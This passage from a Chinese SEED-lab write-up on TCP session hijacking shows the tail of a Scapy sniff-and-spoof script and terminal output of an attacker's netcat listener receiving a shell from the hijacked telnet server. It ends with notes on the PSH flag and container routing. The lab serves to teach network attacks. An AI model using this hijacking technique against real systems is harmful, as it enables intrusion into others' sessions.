40 f = 'tcp and src host {} and dst host {} and dst port {}'.format(SRC, DST,
    PORT)
41 sniff(filter=f, iface=iface, prn=spoofer)
42
43

```

实现效果如下所示：

```

root@e759c23eac57:/# nc -lvnp 7777
Listening on [0.0.0.0] (family 0, port 7777)
Connection from [172.17.0.3] port 7777 [tcp/*]
[04/22/23]seed@6b10567b359d:~$

root@VM: /home/seed# python3 hijack.py
root@VM: /home/seed#

attacker

root@6b10567b359d:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:ac:11:00:03
          inet addr:172.17.0.3  Bcast:0.0.0.0  Mask:255.255.0.0   server
          inet6 addr: fe80::42:acff:fe11:3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:69322643 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2632420 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0


root@3a780a964ef0:/# telnet 172.17.0.3
Trying 172.17.0.3...
Connected to 172.17.0.3.
Escape character is '^'.
Ubuntu 16.04.2 LTS
6b10567b359d login: seed
Password:
Last login: Sat Apr 22 18:27:25 CST 2023 from 172.17.0.1 on pts/0
sh: 1: cannot create /run/motd.dynamic.new: Directory nonexistent
[04/22/23]seed@6b10567b359d:~$ w

```

为什么要设置psh字段

对于发送单个字母w，可以看见frame2 中设置PSH，ACK 字段，表明立即上传到server。

可以理解，当发送了一个字母后要立刻回显出来，比如输入\b 即backspace，则server 要返回一个backspace的动作



对于发送方来说，由 TCP 模块自行决定，何时将接收缓冲区中的数据打包成 TCP 报文，并加上 PSH 标志。..... 一般来说，每一次 write，都会将这一次的数据打包成一个或多个 TCP 报文段（如果数据量大于 MSS 的话，就会被打包成多个 TCP 段），并将最后一个 TCP 报文段标记为 PSH。

原文链接：https://blog.csdn.net/qg_31442743/article/details/114929017

实验中遇到的问题

参考

1.外部主机如何ping通docker容器:

```
1 route add -net 172.17.0.0 netmask 255.255.0.0 gw 192.168.62.15
2 #kali: 192.168.62.3
3 #seedubuntu:192.168.62.19
```